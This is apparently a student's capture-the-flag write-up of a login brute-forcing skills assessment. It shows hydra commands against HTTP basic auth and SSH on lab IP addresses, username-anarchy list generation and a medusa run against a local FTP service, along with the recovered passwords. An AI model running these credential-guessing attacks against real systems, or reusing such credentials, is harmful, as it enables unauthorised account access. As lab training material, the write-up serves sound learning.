# Skills Assessment

The first part of the skills assessment will require you to brute-force the the target instance. Successfully finding the correct login will provide you with the username you will need to start Skills Assessment Part 2.

The username list they recommend are these seclists ones:

usernames: Usernames/top-usernames-shortlist.txt


passwords: Passwords/Common-Credentials/2023-200_most_used_passwords.txt

# Part 1

Target: 94.237.50.242:59705

## What is the password for the basic auth login?

The question implies there is a webpage to target and that the method will be a basic auth logic so I open burp and turn on intercept mode so I can look at the path and parameters to target easily and then open the page and send in some test input to catch. I then send it to repeater



There I see a couple of things:

I am getting a 401 auth error

the input I am sending in is following the encoding schema for basic http authentication that I learned about in one of the earlier modules. Essentially it is just the username:password then base64 encoded

It is a get request and it is at the root path “/”

Using the information gleamed from burp I set up hydra against the basic auth


```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlis
t.txt -P /usr/share/seclists/Passwords/2023-200_most_used_pas
swords.txt 94.237.50.242 -s 59705 http-get /

[59705][http-get] host: 94.237.50.242   login: admin   passwo
rd: Admin123
```

that password is the answer to the first question: Admin123

## After successfully brute forcing the login, what is the username you have been given for the next part of the skills assessment?

With those credentials I log into the web portal and get the answer to the second question



satwossh

# Part 2

This is the second part of the skills assessment. `YOU NEED TO COMPLETE THE FIRST PART BEFORE STARTING THIS`. Use the username you were given when you completed part 1 of the skills assessment to brute force the login on the target instance.

Target: 94.237.50.18:53934

## What is the username of the ftp user you find via brute-forcing?

Based on the name of the user literally having the word ssh in it, brute forcing the password to the satwossh username for an SSH instance seems to make sense.

```
 hydra -l satwossh -P /usr/share/seclists/Passwords/2023-200_most_used_passwords.txt 94.237.50.18 -s 53934 ssh

 [53934][ssh] host: 94.237.50.18   login: satwossh   password: password1
```

Logging in with the discovered credentials

```
ssh satwossh@94.237.50.18 -p 53934
```

Looking at the home directory of the user we log in as, there are a couple of hints about what they want us to do next.  Medusa is also on the system so it seems like they want us to perform brute forcing on a locally accessibly service.

```
satwossh@ng-72552-loginbfsatwo-oszue-7bf8776d99-spxwf:~$ ls
IncidentReport.txt  passwords.txt  username-anarchy
satwossh@ng-72552-loginbfsatwo-oszue-7bf8776d99-spxwf:~$ cat IncidentReport.txt
System Logs - Security Report

Date: 2024-09-06

Upon reviewing recent FTP activity, we have identified suspicious behavior linked to a specific user. The user **Tho
mas Smith** has been regularly uploading files to the server during unusual hours and has bypassed multiple security
 protocols. This activity requires immediate investigation.

All logs point towards Thomas Smith being the FTP user responsible for recent questionable transfers. We advise clos
ely monitoring this user's actions and reviewing any files uploaded to the FTP server.

Security Operations Teamsatwossh@ng-72552-loginbfsatwo-oszue-7bf8776d99-spxwf:~$
```

Based on the contents of that file, I'm gonna guess they want me to brute force the FTP service for the Thomas Smith user. They provided us with username anarchy and a password list to do so.

Using username anarchy to make a username list for thomas

```
cd username-anarchy
./username-anarchy Thomas Smith > thomas_smith_usernames.txt
moving this out of the sw dir for easier use of other tools
mv thomas_smith_usernames.txt ..
```

Verifying that the server has a FTP instance listening locally

```
satwossh@ng-72552-loginbfsatwo-oszue-7bf8776d99-spxwf:~$ netstat -lntp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
```

Running medusa using the generated word list on the local instance of ftp running on the target

```
medusa -h 127.0.0.1 -U thomas_smith_usernames.txt -P password
s.txt -M ftp -t 20

ACCOUNT FOUND: [ftp] Host: 127.0.0.1 User: thomas Password: c
hocolate! [SUCCESS]
```

From this we verify that the username of the ftp user the question is asking for is thomas

# What is the flag contained within flag.txt

Log into the FTP server using discovered credentials and get the flag